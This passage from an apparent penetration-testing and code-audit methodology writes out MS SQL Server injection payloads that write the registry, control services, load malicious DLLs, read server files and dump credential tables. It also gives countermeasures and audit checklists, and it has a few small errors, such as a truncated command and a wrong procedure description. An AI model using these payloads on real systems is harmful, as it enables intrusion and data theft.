EXEC master..xp_regwrite @rootkey='HKEY_LOCAL_MACHINE', @key='SOFTWARE\Test', @value_name='TestValue', @type='REG_SZ', @value='Test'

U.11.7 Xp_servicecontrol Extended Procedure:

Master..xp_servicecontrol extended procedure allows an attacker to start, stop & pause a service. For e.g.

Exec master..xp_servicecontrol 'start','schedule'
Exec master..xp_servicecontrol 'star

Note:

There are lots of extended procedures available in MS-SQL Server but we are not going in to detail of each & every procedure.

U.11.8 Adding Extended Stored Procedures

An attacker can add customize extended procedures at the remote server. One way of doing this is create a stored procedure DLL that carries malicious code & then uploads that DLL on the server. There are several ways to upload DLL file on the server like using sp_addextendedproc extended procedures. Here is the example that how a DLL can be uploaded on the server:

sp_addextendedproc ‘xp_myproc’, ‘c:\mydoc\xp_myproc.dll’

Once the DLL is loaded on the server the extended procedure can be used in the normal way. For example xp_myproc can be run as

exec xp_myproc;

List of Some other useful extended Procedures	
xp_availablemedia	Reveals the available drives on the machine.
xp_dirtree	Allows a directory tree to be obtained.
xp_enumdsn	Enumerates ODBC data sources on the server.
xp_makecab	Reveals information about the security mode of the server.
xp_makecab	Allows the user to create a compressed archive of files on the server.
xp_ntsec_enumdomains	Enumerates the domains that the server can access.
xp_terminate_process	Terminates a process, given its PID.

Bulk Insert Statement

Using Bulk insert statement, it is possible to insert a text file into a temporary table. So the attacker can easily read a file on the web server by first converting it in to database table & then use union clause against this table.

Following is the procedure:

First create a table:

create table temp_table (Col varchar(8000))

Then, use bulk insert statement to insert data from desired file to this table. That can be done by statement:

bulk insert temp_table from 'c:\inetpub\wwwroot\verify.asp'

After execution of this statement the table contains code of the page verify.asp & this code can be displayed in the browser using any of the above error message technique like Union. (This is very useful for obtaining the source code of scripts stored on the database server, or possibly the source code of ASP pages.)

BCP Statement

The BCP utility copies data between an instance of Microsoft SQL Server 2000 and a data file in a user-specified format. Thus an attacker can create a text file containing all data from the desired table & after storing that file in the web server's directory he can access it from his web browser. Here is the example how an attacker can read data of our authentication table using BCP command:

bcp "select * form authentication" queryout c:\ inetpub\ wwwroot\ authentication_file.txt –S Pen-test –U sa –p Sa

Note:

-S specifies Server name.

-U specifies user name.

-P specifies password.

When this command be executed, the data from the authentication table will be stored in the file *"c:\inetpub\wwwroot\authentication_file.txt"* & attacker can access this file from his browser.

Using Time Delays as a Communication channel

Frequently an attacker is placed in the position of being able to execute a command in some system, but being unsure whether it is running correctly. This is due to the absence of error messages from the system that they are attacking. In such scenario time delay is the possible option.

For example: In SQL Server, the command

waitfor delay '0:0:5' will cause the query to pause for 5 seconds at that point

This provides the attacker with a means of communication information from the database server to the browser. Since all the web applications wait for completion of the query before returning content to the browser, the attacker can use time delays to get yes/no answers to various appropriate questions about the database & its environment.

For example, to check, if SQL Server is running as 'sa' user? use:

if (select user) = 'sa' waitfor delay '0:0:5'

If the application takes more than five seconds to return, then we are connected to the database as 'sa' user.

- To check 'pubs' sample database exists?

if exists (select * from pubs..Pub_info) waitfor delay '0:0:5'

U.11.9 To check, are there any rows in the table 'authentication'?

if exists (select * from authentication) waitfor delay '0:0:5'

[If the application takes more than 5 seconds to return, that's the indication of successful command execution.]

Linked Server

A linked server allows access to distributed, heterogeneous queries against OLE DB data sources. After creating a linked server with "*sp_addlinkedserver*", this linked server can then execute distributed queries on the server. So using linked server an attacker being granted the ability to query the remote servers. These links are stored in the "master..Sysservers" table

Executing SQL Queries using the OPENQUERY Function:

The OPENQUERY function accepts two parameters: the name of the linked server and the text of the query to pass. For ex., this query returns the total sales grouped by customer gender:

select * from openquery (LINKED_OLAP, 'select [Customer Gender: Gender], sum ([measures:unit sales]) from sales group by [Customer Gender:Gender]')

ActiveX Automation Scripts in SQL server:

SQL Server provides several built in extended procedures, which allow the users to create ActiveX automation scripts. These scripts are functionally same as different scripts like VB Script & Java Scripts. Using these scripts in SQL server we can create objects & interact with them. Here is the example to create instance of notepad:

declare @obj int

exec sp_Ocreate 'my.shell' , @ obj out

exec sp_Oamethod @obj, 'run' ,'NULL' 'Notepad.exe'

An attacker can create his own scripts to perform a desired task like reading contents of a known file on the server.

Note:

Only members of the sysadmin fixed server role can execute Sp_OACreate.

U.12 MAP INTERNAL NETWORK

U.13 RUN AUTOMATED SCANNER

In case you haven't found the SQL Injection vulnerability you can run the the automated scanner. This can also be done after performing all tests mentioned above to cover other holes which may remain while manual assessment.

U.14 TOLLS AND THEIR USES

Tools Used to check SQL Injection Vulnerability

1. *Miliekoek with HTTrack.*
2. *Web Sleuth.*
3. *Netcat*
4. *Achilles*
5. *Curl*

U.14.1 Miliekoek

This tool helps detecting sites vulnerable to the SQL Injections. This tool does not check web sites online for vulnerability but it works with the Website stored on the client itself. Before using this tool we have to use HTTRACK tool to download a complete World Wide Web site on the client site. So this tool works in conjunction with HTTRACK tool.

How mieliekoek works?

This tool (written in pearl script) takes the output of a web mirroring tools as input. It inspects every file and determine if there is a form in the file, if so it tries to do some form of SQL insertion (inserts blah' in all fields) and looks at the output - if it sees "ODBC" it marks the form as vulnerable.

U.14.2 HTTRACK

How to use HTTRACK?

HTTRACK takes the following basic parameters:

1) Project name: Any name for the project.

2) Web site address: Address of the web site to download

3) Destination directory: Local Directory name where it downloads the Website.

After we have WebSites stored in our local directory we can use mieliekoek tool can be used to check that the web site for SQL Injection vulnerability. This tool is written in the pearl script & syntax of using this tool is:

$/> mieliekoek.pl <local directory name> <target site name>

This tool actually tries to enter value of the variable “badstring” in the input fields of the site & then check if there are any ODBC error message generated by given input. At a time we can only give one input in the “badstring” variable, but we can try different combinations by changing the value of variable “badstring” in the script & then running the script again.

I have tried this tool on a very small site ‘1’ (which contains a form, which is vulnerable to the SQL Injections.). But according to this tool there is no SQL injection vulnerability in this site. So I am not sure about the accuracy of this tool.

I got O/P something like:

finished...

7 files

3 forms

0 vulnerable forms

I tried the same tool again on a large site to (I don't know whether the site is vulnerable to SQL injection or not) & got the following o/p:

Finished...

183 files

67 forms

0 vulnerable forms

I tried the same tool again on a big site 2 3 (I don't know whether the site is vulnerable to SQL injection or not) & got the following o/p:

Finished...

34 files

10 forms

0 vulnerable forms

U.14.3 Web Sleuth

The Web Sleuth tool is a proxy, which contains a plugin to check SQL Injections. This plugin is not by default a part of the Web Sleuth tool but we can download this plugin from the site http:\\www.sandsprite.com

There are two ways to test for vulnerability of a site for SQL injection using web sleuth tool. First is using “Test Inputs” option & second is using “SQL Injection plugin”. I have performed SQL injection using both ways but I did not get correct result from any of the above options. First I tried with the SQL Injection tool, which required the SQL Server name & it’s password. I had given both the inputs properly but it was generating some error. I also tried with the other option it ran successfully but it had not generated produced any report. In the report it was showing only name of site on which the test is performed so I was not getting whether the site I am testing is vulnerable to SQL Injections or not.

U.14.4 Netcat

Netcat is a beautiful tool that let´s you read and write data through TCP or UDP connections. The main advantage of its use in relation with SQL Injection, is at the time ok making manual verifications. The connection just has to be established and canalize a text file with anticipation, containing the post with the indicated strings. Because of its nature, Netcat reads and writes "pure" HTTP, what sometimes can be an advantage at teh moment of detecting "things" that could be not seen with the use of more specific tools.

U.14.5 Achilles

Achilles is a proxy, that lets you easily intercept and modify the HTTP traffic "on the fly" at the moment of testing a web application. It is usually very useful in those cases where we need to log our actions of "manual" testing. Although its primitive version does not include any plugin respecting to SQL Injection, its use can be very helpful in web applications testing in general and of SQL injection in particular.

U.14.6 Curl

Just as it is described in its web (http://curl.haxx.se) “Curl is a command line tool for transferring files with URL syntax, supporting FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE and LDAP. Curl supports HTTPS certificates, HTTP POST, HTTP PUT, FTP uploading, kerberos, HTTP form based upload, proxies, cookies, user+password authentication, file transfer resume, http proxy tunneling […]”

There are some circumstances in which, making a good use of this tool we will save a lot of time of work. Although its true that we will have to use this tool for some time until we get used to it, it’s capability to establish secure connections (with OpenSSL) and also its special options (Custom FTP Commands) are of a great utility at the moment of testing SQL Injection situations in secure servers.

Just as an example, we could be making a POST to our objective site executing a command of similar aspect to:

curl -d "user=MyUser&password=MyPass" http://target.com/auth.asp

U.15 COUNTERMEASURE

- Validate Input properly.
- Do not allow users to enter special symbols like ‘ ; -- “ % * _ etc.
- Replace single ‘ with space. Using replace function like:
- Replace (request.form (“name”),”’”,” “)
- Replace single ‘ with ‘’
- Replace (request.form (“name”), “’”,”’’”)
- If input in question is numeric then use numeric function like isnumber ( ) to check whether input is numeric or not.
- Use procedures instead of writing queries directly in the recordset object.
- Give only necessary privileges to the users.
- Drop unnecessary system procedure, so that nobody can use it maliciously.
- Guidelines for Coding
- Use strongly typed parameters, if possible in combination with stored procedures, to pass queries into the database.
- Use application-only logins rather than ‘sa’ or the ‘dbo’ account.
- Grant only the ‘EXECUTE’ access to necessary stored procedures.

- Separate utilities should have separate access.
- Remove or disable any unnecessary extended stored procedures.

U.16 References

[1] Kevin Spett, SQL Injection
http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf ,

[2] Kevin Spett, Blind SQL Injection
http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf,

[3] SQL Injection Walkthrough
http://www.securiteam.com/securityreviews/5DP0N1P76E.html,

[4] Chris Anley, Advanced SQL Injection in SQL Server Application
http://www.nextgenss.com/papers/advanced_sql_injection.pdf,

[5] Mitchell Harper, SQL Injection Attack: Are you safe?
http://www.sitepoint.com/article/794,

[6] SQL Injection FAQ
http://www.sqlsecurity.com/DesktopDefault.aspx?tabid=23,

[7] Alexander Chigrik, Useful Undocumented SQL Server Extended Stored Procedure
http://www.sql-server-performance.com/ac_extended_stored_procedures.asp,

[8] Phil Rasmussen, SQL Injection Attack Nastiness
http://www.mossyblog.com/entries/1AA9064B-C158-2208-9D405C20397CEAB5.cfm,

[9] Ofer Maor, Amichai Shulman, Blindfolded SQL Injection
http://www.webcohort.com/web_application_security/research/white_papers/Blindfolded_SQL_Injection.pdf,

[10] Quick Sort Algorithm
http://linux.wku.edu/~lamonml/algor/sort/quick.html,

[11] Quick Sort Algorithm in C

http://ciips.ee.uwa.edu.au/~morris/Year2/PLDS210/qsort.html

V SOURCE CODE AUDITING

V.1 INTRODUCTION

The scope of this audit is to determine that the code / application under review is secure. The Availability, Integrity and Confidentiality of the application and data is maintained. A source code audit for security is differs from a source code audit for functionality. There is no easy way to audit code even though there are a lot of commercial tools available which claim to find all possible flaws and vulnerabilities. With the help of tools the most common mistakes will be detected. The best way would be to read the code and look among other things if function calls are safe, if multiple connections are created by an application or if the C run time rand function is used anywhere. The list of things to look for is never complete and that is what makes a code audit for security so expensive.

V.2 NEED FOR A CODE AUDIT

Even though the application may be functioning as intended security code audit is necessary to determine that no one can maliciously exploit the same. A security code audit is necessary as the applications use multiple components interacting together with each other over various communication channels and the application is as secure as its weakest link. By itself the different components may have perform well in the unit tests or stress tests but when the whole application goes live and connects to third party data or service it becomes crucial to be sure that nothing is overlooked.

Sometimes Security Code Review may be necessary before your application is allowed to interact with other important third party applications as a way of assurance to those parties example Banks, Hospitals etc.

Before using any open source systems it becomes necessary to check the code to ensure that it does what it says it does.

V.3 SOURCE CODE V/S PENETRATION TESTING

If security code audit finds flaws in the application so does Penetration Testing – so how is it different? if at all.

Well, Penetration testing will not and does not find all security bugs in any given application. The main difference between the two is that while conducting Source Code Audit you have the code to review but under Penetration Testing you try to break down the application by trial and error.

V.4 DETERMINE THE COMPONENTS OF THE APPLICATION UNDER AUDIT

Have a staff member walk you through a high level view of the application on a whiteboard or with the help of design documents to determine the main components of the application like interface, SQL database, authentication devices, data containers, way the various components interact with each other using sockets, pipes, TCP/IP, DCOM, SOAP etc. Make a list of the various languages, components and protocols used. The various user interfaces used etc.

V.5 PREPARE A TEST PLAN (RISK ASSESSMENT)

- Now that you have understood the various modules of the application.
- Plan which of the codes you must check line by line and which ones will be sampled.
- Find out if the components which are used in the application are vulnerable to any common bugs or if any patches issued for the particular component has been properly applied.
- Depending upon the data to be secured are the controls adequate? Sometimes the application itself might need to be secured.
- Prepare detailed checklists and have all the teams members fill in their findings for the code that they check.
- Get a list of parts of the module which failed during testing earlier and find out how it was solved. Was it a security issue? If not did the attempt to make it work result is bypassing security.

V.6 AUTHENTICATION

Whenever it is necessary to protect as asset authentication becomes necessary. it is the process by which a resource satisfies itself that the user trying to gain access is in fact who it claims to be. a user could be a person or another program.

authentication checks for various things like password and user name or token or other biometric information.
Now when it comes to code audit try to find the reason why a particular authentication scheme is used. it is always directly propositional to the value of the asset to be protected.

The various authentication schemes are listed as under: Basic authentication – this is the most primitive form of authentication in which the username and password are base64encodedand travel as clear text.

Hash or digest authentication : in this the password and username are neither stored nor exchanged in plaintext.

Forms based authentication : this is the most commonly used in web applications but is vulnerable and the data is generally exchanged in clear text unless SSL or TLS is used.
X.509 authentication SSL and tls: this is commonly know as digital certificate. this is used when an application connects to a server the authenticity of the server is verified. it is possible to used client side certificates as well.

IPsec: Short for *IP Security,* a set of protocols developed by the IETF to support secure exchange of packets at the IP layer. IPsec has been deployed widely to implement Virtual Private Networks (VPNs).

IPsec supports two encryption modes: Transport and Tunnel. Transport mode encrypts only the data portion (*payload*) of each packet, but leaves the header untouched. The more secure Tunnel mode encrypts both the header and the payload. On the receiving side, an IPSec-compliant device decrypts each packet.
For IPsec to work, the sending and receiving devices must share a public key. This is accomplished through a protocol known as *Internet Security Association and Key Management Protocol/Oakley (ISAKMP/Oakley),* which allows the receiver to obtain a public key and authenticate the sender using digital certificates.

RADIUS protocol is a widely used protocol for performing network authentication, authorization, and accounting (AAA) functions. It is used to control remote and local user access - via dial-in, VPN, firewall, wireless, LAN, or any combination. It is a key component of any network security architecture.

Check the code to ensure that the password policy has in fact been implemented. look if the initial password issued has been set to expire at the first login. the user id and password are not allowed to be the same. Check if password size is hard coded as this will not allow longer passwords.

Kerberos is a network authentication protocol. It is designed to provide strong authentication for client/server applications by using secret-key cryptography. it is designed by the machusetts institute of technology (MIT).

V.7 Session Management

As the stateless nature of HTTP compels solution developers to find other methods of uniquely tracking a visitor through a web application. Due to the way this protocol works, there is no inbuilt facility to uniquely identify or track a particular visitor (or session) within the application thus the connection between the visitors web browser and the web server is referred to as stateless. Various methods of managing a visitor's session are used, but the most popular method is through the use of unique session IDs. Many a times incorrectly applied session ID management schemes leave the application open to abuse and possible hijacking.

The most common method of tracking a visitor through a web site is by assigning a unique session ID and having this information transmitted back to the web server with every request. Once a visitor is authenticated the session ID is used to so that the visitor does not have to authenticate again again at every page request.
The commonly used methods used for maintaining session information is :

- HTTP GET request
- HTTP POST request
- Through cookies

As the session ID is used by the application to grant access to certain areas of the website the security of the application is at risk through a weak session ID.

Factors determining the security of the session ID are the length and the randomness of the session ID.

Length of session ID

If the session ID is sufficiently long it is difficult to derive a valid ID within a reasonable time.

Randomness

In order to derive a strong session ID a very strong algorithm needs to be used to generate a session ID once a user is authenticated.

When using cookies ensure that:

- Cookies do not hold critical information even temporarily; always store a reference in the cookie to a location on the server where the information is stored.
- Encrypt information in cookies
- Expiration time on the cookies should be set to the shortest possible in order to get the work done.
- Avoid the use of permanent cookies.

V.8 AUTHORIZATION AND ELEVATION OF PRIVILEGE

Once a user (can also be a program) is duly authenticated how much access it can have, what resources it can access and what manipulations it can perform is called authorization.

Authorization is finding out if the user, once identified, is permitted to have the resource. This is usually determined by finding out if that user is a part of a particular group, if that user has a subscription to access certain files or directories, or has a particular level of security clearance. Authorization is like finding your place in the ballpark once you are granted admission depending on the price of your ticket or your social standing.

V.9 DATA AND INPUT VALIDATION

What is the difference between data and input? Data could be from a program or process and input is data received from a user (person). When forms are used to capture input data from users for a database query, it is necessary to validate the user's input before sending the query to the database. This is especially true while front ends for SQL statements that require a specific data type is used. When SQL statements containing date or numeric comparisons, anything other then what is expected or anything that exceeds the parameters of the given form should be discarded.

All data received from the user whether it is a person or a program should be validated and sanitized. Validation ensures correct processing by the data source. At no time should the input be accepted and passed on to the program for further processing.

V.10 CROSS SITE SCRIPTING (XSS)

Cross site scripting also known as XSS occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message. Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on. After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to make it appear as valid content from the website.

The application should be capable of discerning whether the session ID was delivered to the application from the client browser through the HTTP POST method, and not through a manipulated GET request. Converting HTTP POST into a GET request is a common method of conducting cross-site scripting attacks and other distributed brute force attacks.

Never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting < and > to < and > is also suggested when it comes to script output.

V.11 BUFFER OVERFLOWS

A buffer is a contiguous allocated chunk of memory, such as an array or a pointer in C. In C and C++, there are no automatic bounds checking on the buffer, which means a user can write past a buffer.

Buffer overflows take place when a lot of code is injected into the buffer than it can hold. Unsafe C library functions such as strcpy (), strcat (), sprintf () and vsprintf () operate on null terminated strings and perform no bounds checking. gets () is another function that reads user input into a buffer from stdin until a terminating newline or EOF is found. The scanf () family of functions also may result in buffer overflows.

Stack execute invalidation: Because malicious code (for example, assembly instructions to spawn a root shell) is an input argument to the program, it resides in the stack and not in the code segment. Therefore, the simplest solution is to invalidate the stack to execute any instructions. Any code that attempts to execute any other code residing in the stack will cause a segmentation violation.

Compiler tools: Over the years, compilers have become more and more aggressive in optimizations and the checks they perform. Various compiler tools already offer warnings on the use of unsafe constructs such as gets (), strcpy () and the like.

Apart from offering warnings, modern compiler tools change the way a program is compiled, allowing bounds checking to go into compiled code automatically, without changing the source code. These compilers generate the code with built-in safeguards that try to prevent the use of illegal addresses. Any code that tries to access an illegal address is not allowed to execute.

These kind of tools, however, require the source code to be recompiled with a newer compiler. This requirement may be a problem if the application is not open source. Furthermore, it may affect the application's performance to a great extent. In some case, executable size and execution time may increase.

Most of the tools concentrate on preventing the return address from being overwritten, as most attacks occur this way. StackShield is a freely available tool that copies the return address of a function to a safe place (usually to the start of the data segment) at the start of the function. When the function terminates, it compares the two function return address, the one in the stack and the one stored in data segment. In the case of a mismatch, the function aborts immediately.

Because a function also can call another function, it needs to maintain a stack kind of structure for storing return addresses. Another tool available is StackGuard, which detects and defeats smash stacking attacks by protecting the return address on the stack from being altered. It places a canary word next to the return address whenever a function is called. If the canary word has been altered when the function returns, then some attempt has been made on the overflow buffers. It responds by emitting an alert and halting.

Dynamic run time checks: When an application has restricted access to prevent attacks. This method primarily relies on the safety code being preloaded before an application is executed. This preloaded component can either provide safer versions of the standard unsafe functions, or it can ensure that return addresses are not overwritten. Libsafe is one such tool. The libsafe library provides a way to secure calls to these functions, even if the function is not available. It makes use of the fact that stack frames are linked together by frame pointers. When a buffer is passed as an argument to any of the unsafe functions, libsafe follows the frame pointers to the correct stack frame. It then checks the distance to the nearest return address, and when the function executes, it makes sure that address is not overwritten.

V.12ERROR HANDLING (SAFE MODE)

The procedures to prevent programs running in the wrong order or running after failure of prior processing.

When your application displays error messages, it should not give away information that a malicious user might find helpful in attacking your system. For example, if your application unsuccessfully tries to log into a database, it should not display an error message that includes the user name it is using.

There are a number of ways to control error messages:

Configure the application not to show verbose error messages to remote (application) users.

If possible redirect errors to an application page. Include error handling whenever practical and construct your own error messages. In the error handler, test to see if the user is local and react accordingly.

Create a global error handler at the page or application level that catches all unhandled exceptions and routes them to a generic error page. That way, even if a problem is not anticipated, at least users will not see an exception page.

V.13 COMMAND INJECTION

Is a vulnerability which potentially can be exploited by malicious users or processes to compromise an application. This is done with a view to get elevated privileges on the system or application and also to corrupt or append data which the system or application uses for further processing with a view to circumvent the controls in a malicious way.

An attacker is able to execute arbitrary shell commands with the privileges of the web server process, such as user nobody.

The vulnerabilities are caused due to some input validation errors. This can e.g. be exploited by a malicious server to inject arbitrary shell commands when a specially crafted channel is joined.

Successful exploitation requires some user interaction.

V.14 AUDIT PROGRAM

	Audit Reporting Procedures		
	Prior Audit Report		
1.	Check if prior audit has been performed (eg. IT Audit) Ask for copies of prior reports and check information bearing to the current audit.		
2.	From copies of the prior audit regarding the queries raised check the following: • Check the current status of each query. • If the query is still pending make a not of it your report with the explanations or other steps taken towards mitigation.		
	Audit Report		
3.	The auditor in charge of the audit is responsible for preparing a draft audit report.		
4.	The draft is given to the Audit Manager for comment and review.		
5.	The draft report is submitted to the Audit Director for review.		
6.	The draft report is distributed and discussed with the auditee for clarity and correctness.		
7.	Auditee comments are incorporated in the final report.		
8	The final report is sent out y the Audit Manager.		
9	The auditor is responsible for ensuring that all draft reports and a copy of the final report are appropriately filed in the audit workpapers.		
	AUDIT FINDINGS		

10	At the request of the Audit committee,		
	Information Gathering for Audit Background: Internal Audit should obtain a detailed understanding of the application system under review. Meetings should be scheduled with IT Systems Support staff and the business user areas that use critical application system functions. A through understanding of the application should be developed by the auditor with the help of design documents before the fieldwork begins.		
	Audit Procedures		
1	Ask for the following documents: • Copy of Design documents relating to this application. • Copy of User Manual detailing the proper use of the application if any. • List of users and their levels of access to the application. • List of people who have access to the source code of the application and are authorized to change or enhance the same. • Backup details pertaining to the application. • List of IT staff responsible for providing support for the application. • Details of version control and change control maintained.		
2	Understand the main issues pertaining to the application under review and document the profiles of the team members responsible for the application.		
3	Interview the other user departments and ask them their concerns and issues with the application.		
4	Send a letter to Audit Manager for review and approval detailing the scope of the audit from the meetings with the IT team responsible for the application and the various user departments regarding the scope of the audit.		
	APPLICATION CONTROLS In oreder to prevent loss, modifaction or misuse of applications appropriate		

	controls and audit trails or activity logs should be designed into applications.		
	Review system documentation obtained to verify that it contains a description of : * Transaction types processed * Interaction between various application components. * System Interfaces * Critical program names and processing functions * Batch job schedule and critical processing performed * Security Administration and access control procedures		
	INPUT CONTROLS Any data entered by the user should be validated by the application before it is further processed. The application should explicitly deny any attempt by the user to insert any data other then what is expected or omit any required field.		
	Verifiy wether input checks to detect validity and integrity • Out of range values. • Invalid characters in data fields • Missing or incomplete data • Exceeding upper and lower data volume limits • Unauthorized or inconsistent control data review of the content of key fields. • Procedures for responding to validation errors.		
	OUTPUT CONTROLS Data output from either user or an application should be checked and validated before further use.		
	Check and verify if		
	Output data is checked to test whether output data is reasonable		
	Reconcialiation controls counts to ensure processing of all data are in place.		

	Sufficient information is provided to subsequent processing system to dertemine the accuracy, completeness, precision and classification of information.		
	Procedures for responding to output validation tests are in place.		
	APPLICATION CODE The Development Group should ensure that the access to system files is controlled so as to maintain system integrity		
	Check and verify that		
	Updation of operation program libraries should be performed with the proper authorization.		
	Operational systems should only hold executable code.		
	And audit trail should be maintained of all updation to operational program libraries.		
	Previous version of software is retained as contingency.		
	Source Code In order to protect source code from corruption strict control should be maintained over access to source codes libraries.		
	Verify that source code libraries are not held in operational systems.		
	Verify that each application has a designated person in charge of the source code libraries.		
	Determine that the support staff's access to source code is strictly documented, authorized and regulated.		
	Verify that the applications under development are maintained separate from operational source code files.		

	Verify that updation of source code is properly authorized.		
	Verify that the program listings are properly protected.		
	Determine that an audit trail of all access to source code files is maintained.		
	Verify that maintainence or copying of source code is subject to strict change control procedures.		
	Outsource Software Development		
	That the proper licensing agreement and code ownership agreements are in place.		
	Whether the necessary audit or certification of third party code is in place.		
	Whether proper escrow arrangements are made in the event of failure of third party.		
	Source code submitted by the third party is checked and audited for malware of covert channel and duly sanitized.		
	CHANGE CONTROL In order to protect the integrity of code there should be a strict control of implementation changes.		
	Verify that a record of authorization level for access to code is maintained.		
	Verify that changes are submitted only by users authorized to access it.		
	Verify that controls are in place so that the integrity of code is not compromised by changes.		
	Verify that a list is maintained of all code that requires amendent.		
	Verify that necessary permission is sought before any change takes place.		

	Verify that prior to any change authorized users have accepted the change.		
	Determine if necessary controls are in place so that change to code does not cause major disruptions in business.		
	Verify that proper documentation is maintained at the completion of each change and old documentation is accordingly updated.		
	Verify that proper audit trail is maintained of all changes.		
	If changes are made to third party software		
	Verify that controls are in place to see that code is not compromised by change.		
	Verify that proper consent of the vendor is obtained.		
	Verify if it is possible for vendor to make the necessary change.		
	Determine as to who will be responsible for the future maintainence and support of software.		
	SEGREGATION OF DUTIES The basic principle that the person who initiates an event should not be the one who authorizes it should be followed.		
	Verify that the development, test and operational functions are segregated.		
	Verify that the development and operational application is in different domain and directory.		
	Verify that the development and testing activities are separated.		
	Verify that the development utilities like compliers, editors are not accessible from the operational environment.		

	Verify that proper rules are followed for the transfer of application from development to operational status.		
	Verify that Operational and Test systems have proper menus identifying them as such.		
	Verify that different passwords and log-on procedures are maintained for operational and test systems.		
	Verify that the development staff has access to operational systems only for support purposes and the same is well documented.		
	ACCESS CONTROLS Access to data and code should be controlled and documented.		
1	And access control policy should clearly mention the levels of access for different jobs functions.		
2	Users should be granted access only to those part of the program which they need to do their jobs properly and it does not compromise segregation of duties.		
3	Check documentation to see that distinction is made between changes in information labels initiated by the system and those initiated by the user.		
4	Determine that proper user registration and de-registration procedures are followed.		
5	Verify that users are given written statements of their access and are required to sign the same indicating they understand the same.		
6	Verify if a formal record is kept of all persons registered to access the system with their levels of access.		
7	Verify that the access rights of all users who have changed their jobs or left		

	the company are terminated.		
8	Check that the old user ids are not issued to new users.		
9	Verify that an authorization process and record of all access granted is maintained. Access is not granted until authorization process is complete.		
10	Verify that controls are in place to ensure that unattended user equipment is appropriately protected.		
11	Verify that controls are in place to check that users terminate active sessions when finished, log-off mainframe computers when the session is finished, secure PC's or terminals from unauthorized use by a password or other physical control when not in use.		
	Remote Users When access is granted to remote users to work from home or from other places.		
	Obtain a copy of the Remote Access Policy and verify that it is read and understood by all users having access.		
	Verify that defines the work permitted, time between which access may be granted, the class of information which may held and the systems and services which the user may be entitled to.		
	Verify that the policy defines the method for securing remote access		
	Verify that when the user is logged on to the system strict rules regarding physical security, family and visitor access are observed.		
	Verify that the policy clearly explains rules regarding hardware and software support and maintainence.		
	Verify the rules in place pertaining to the back up of the work done by the remote users		

	Determine that all system access by remote users is strictly monitored and recorded.		
	Determine that proper controls are in place for the revocation of authority, access rights and the return of equipment once the remote access is no longer required.		
	PHYSICAL ACCESS CONTROLS buildings containing application processing areas should be unobtrusive and give no indication of their purpose, with no obvious signs, outside or inside the building identifying that presence of information processing activities.		
	Determine that only authorized personnel are aware of the existence of, or activities within, a secure processing area on a need to know basis.		
	Determine that access to secure application processing facilities is controlled and restricted and proper authentication controls eg. Swipe cards or biometrics with PIN, should be used to authorize and validate all access. An audit trail of all access is maintained securely		
	Verify that proper records are maintained regarding review and update of access rights to secure areas.		
	PROBLEM TRACKING (Event logging) AND MANAGEMENT PROCEDURES Once the application becomes operational any problems associated with its use should be reported to the support staff maintaining the application.		
	Verify that any security relevant event is preserved and investigated.		
	Verify that audit logs are maintained for		
	• Logging facility being de-activated. • Alterations to the messages generated. • Log files being edited or deleted.		

	• Log file media becoming exhausted and either failing to record events or overwriting itself.		
	CRYPTOGRAPHIC CONTROLS These controls are used to protect confidentiality, autnenticity and integrity.		
	Obtain the management policy in place for cryptographic controls.		
	Verify that proper controls to key management, including methods to deal with the recovery of encrypted information informationin case of lost, compromised or damaged keys is in place.		
	Verify that roles and responsibilities for the implementation of the policy and key management are properly documented.		
	ENCRYPTION Is a cryptographic technique that can be used to protect the confidentiality of information.		
	Verify that based on a risk assessment, the proper level of protection is identified, taking into account and the type and quality of the encryption algorithm used and the length of keys used.		
	Verify that the proper controls that apply to the export and import of cryptographic technology are implemented.		
	Determine whether all the laws and regulations that apply to the organizations intended use of encryption are met.		
	CONTINGENCY PLANNING AND BACK UP A contingency /disaster recovery plan helps an organization to recover from the effects of major failures or disasters and to protect critical business processes.		
	Obtain a copy of the Contingency / Disaster Recovery Plan for the		

	application under audit.		
	Verify that the Plan is tested regularly to ensure that it is up to date and effective.		
	Determine that proper fallback procedures which describe actions to be taken to move essential business applications to alternative temporary locations, and to bring back processes back into operation in the required time frames are in place.		
	Verify that the proper storage of business data and application in maintained at an secure off site location.		
	Verify that a back up of all the critical data and business applications is regularly done.		
	AUDIT OF LOG ON PROCEDURES		
	Verify that application does not display any identifiers until the log on procedure has been successfully complete.		
	Verify that the application does not display help messages during log on which can be used by unauthorized user.		
	Verify that the application validates all input data together. If there is any error in input during log on, application should not indicate which part of the input is incorrect.		
	Verify that the application limits the number of unsuccessful log on attempts and logs them securely.		
	Verify that the application after the maximum number of attempts enforce a time delay and denies further attempts with additional input and authorization.		
	Verify that the application limits the maximum log on time allowed and logs		

	out after determined period of inactivity.		
	Verify that the application maintains a log of the following: • Date and time of the successful log on • Details of any unsuccessful attempts since the last successful log in.		
	PASSWORD POLICY		
	Obtain a copy of the Password Management Policy and verify if it enforces the following:		
	The use of individual passwords.		
	At first log on force the user to change temparory passwords before granting further access to application.		
	Allows long passwords.		
	Forces users to include numbers in the passwords.		
	Forces users to change the passwords regularly and disallows the use of old passwords for a certain period of time.		
	Application stores password file separate from application and system data files.		
	Store password as an encrypted form like HASH.		

V.15 CODE REVIEW AND CODE ANALZERS

Tool name	Platform	Tool vendor	Comments
Imagix 4D	Windows, Unix, Linux	Imagix Corporation http://www.imagix.com/	A comprehensive program understanding tool, Imagix 4D enables you to rapidly check or systematically study your software on any level -- from its high level architecture to the details of its build, class, and function dependencies.
Codestriker	CGI script (Perl)	open source tool http://codestriker.sourceforge.net/	Codestriker is an open-sourced web application which supports online code reviewing. Traditional document reviews are supported, as well as reviewing diffs generated by an SCM (Source Code Management) system and plain unidiff patches.
Parasoft C++ Test	Unix, Windows	ParaSoft, Inc. http://www.parasoft.com/jsp/smallbusiness/tool_description.jsp?product=CppTest	Automates unit testing & coding standards for C/C++. Tests all classes/components. Auto-generates test cases, harnesses & stubs.
CodeCheck	Unix, Windows, DOS, Mac, NeXT	Abraxas Software, Inc. http://www.abxsoft.com/	CodeCheck 11.0 is a programmable tool for managing all C and C++ source code on a file or project basis.
